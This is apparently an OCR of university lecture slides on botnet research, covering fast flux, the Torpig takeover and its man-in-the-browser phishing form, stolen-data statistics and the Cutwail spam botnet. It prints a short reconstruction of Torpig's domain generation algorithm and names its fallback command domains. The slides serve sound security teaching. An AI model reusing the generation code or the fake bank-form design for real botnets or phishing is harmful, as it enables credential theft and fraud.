
Fast Flux DNS



Change DNS→IP mapping every 10 seconds

But: ISPs can blacklist the rendezvous domain

Domain Name Generation (DGA)



…But the Botmaster only needs to register a few

Bots generate many possible domains each day

Can be combined with fast flux

“Your Botnet is My Botnet”

- Takeover of the Torpig botnet
  - Random domain generation + fast flux
  - Team reverse engineered domain generation algorithm
  - Registered 30 days of domains before the botmaster!
  - Full control of the botnet for 10 days
- Goal of botnet: credential theft and phishing spam
  - Steals credit card numbers, bank accounts, etc.
  - Researchers gathered all this data
- Other novel point: accurate estimation of botnet size


Torpig Architecture

Researchers Infiltrated Here

Attacker places a redirect on the vulnerable server

Rootkit installation

Trojan installation




Collect stolen data

Capture banking passwords

Man-in-the-Browser Attack

Injected DLL steals information entered into forms


Wells Fargo - Windows Internet Explorer
https://online.wellsfargo.com/signon
Live Search
File
Edit
View
Favorites
Tools
Help
Wells Fargo
WELLS FARGO
Search
Customer Service | Locat
| Home
› Personal
› Small
› Commercial
Banking
Loans & Credit
Insurance
Investing
Customer Service
Related Information
Online Banking Enrollment Questions
Online Security Guarantee
Privacy, Security & Legal
Contains commands for working with the selected items.
100%

Security Confirmation

To continue with Online Banking, please provide the information requested below.

First Name:

Last Name:

Date of Birth (mm/dd/yyyy): / /

Social Security Number: - -

Mother's Maiden Name:

Card Number:

Enter 16-digit number printed on your ATM/Check Card.

Torpig Rendezvous Algorithm

1. Try to connect to a computed a *weekly* domain
   - Append a list of TLDs, in order
   - Example: adlfn.com → adlfn.net → adlfn.biz
2. Try to connect to a computed a *daily* domain
   - Same list of TLDs, in order
3. Try to connect to a hardcoded list of fallback domains
   - rikora.com, pinakola.com, and flippibi.com

- First successful connection wins
  - If the whitehat owns the weekly .com domain, they win


Domain Generation Algorithm

```
suffix = ["anj", "ebf", "arm", "pra", "aym", "unj", "ulj", "uag",
"esp", "kot", "onv", "edc"]
def generate_daily_domain():
    return generate_domain(GetLocalTime(), 8)

def scramble_date(t, p):
    return (((t.month ^ t.day) + t.day) * p) + t.day + t.year

def generate_domain(t, p):
    if t.year < 2007: t.year = 2007
    s = scramble_date(t, p)
    c1 = (((t.year >> 2) & 0x3fc0) + s) % 25 + ’a’
    c2 = (t.month + s) % 10 + ’a’
    c3 = ((t.year & 0xff) + s) % 25 + ’a’
    if t.day * 2 < ’0’ or t.day * 2 > ’9’: c4 = (t.day * 2) % 25 + ’a’
    else: c4 = t.day % 10 + ’1’
    return c1 + ’h’ + c2 + c3 + ’x’ + c4 + suffix[t.month - 1]
```

Stolen Information


- Data gathered from Jan 25-Feb 4 2009

User Accounts



Data Type	Data Items (#)
Mailbox account	54,090
Email	1,258,862
Form data	11,966,532
HTTP account	411,039
FTP account	12,307
POP account	415,206
SMTP account	100,472
Windows password	1,235,122

Bank Accounts




Country	Institutions (#)	Accounts (#)
US	60	4,287
IT	34	1,459
DE	122	641
ES	18	228
PL	14	102
Other	162	1,593
Total	410	8,310


- How much is this data worth?
  - Credit cards: $0.10-$25 each, banks accounts: $10-$1000 each
  - Estimated total: $83K-$8.3M

How to Estimate Botnet Size?

- Passive data collection methodologies
  - Honeypots
    - Infect your own machines with Trojans
    - Observe network traffic
  - Look at DNS traffic
    - Domains linked to fast flux C&C
  - Networks flows
    - Analyze all packets from a large ISP and use heuristics to identify botnet traffic
- None of these methods give a complete picture

Size of the Torpig Botnet






- Why the disconnect between IPs and bots?
  - Dynamic IPs, short DHCP leases
- Casts doubt on prior studies, enables more realistic estimates of botnet size

“A Botmaster’s Perspective of Coordinating Large-Scale Spam Campaigns”

- Takeover of the Pushdo/Cutwail botnet
  - First appeared in 2007
  - Almost exclusively used for spam
- Failed past takeovers
  - McColo in 2008
  - 3FN in 2009
  - FireEye in 2010
- Used dynamic analysis to identify the IPs of C&C servers
  - Shut down 20, took over 16
  - Covers ½ to 2/3 of all Cutwail C&C servers


Size



Per Hour

Per Day

Spam Campaigns




Client (ID)	Instances (#)	Unique Bot IPs (#)	Avg. Lifespan (Days)	Mails Sent (#)	Average Mails/ Active Bot (Per Day)	Campaign Type
1	8	2,251,156	17	98,401,907,545	2,571	Phishing, Malware
2	2	40,924	168	45,555,535,375	6,626	Phishing
3	2	56,733	54	155,098,090,946	50,626	Diplomas
4	2	34,742	22	17,941,545,204	23,473	Phishing, Pharm.
5	1	21,993	8	60,169,427,197	341,980	Money Mule
6	1	29,471	13	4,309,066,448	11,247	Pharmaceuticals
7	1	27,658	55	9,408,910,232	6,185	Phishing
8	1	30,503	135	12,485,832,067	3,032	Phishing
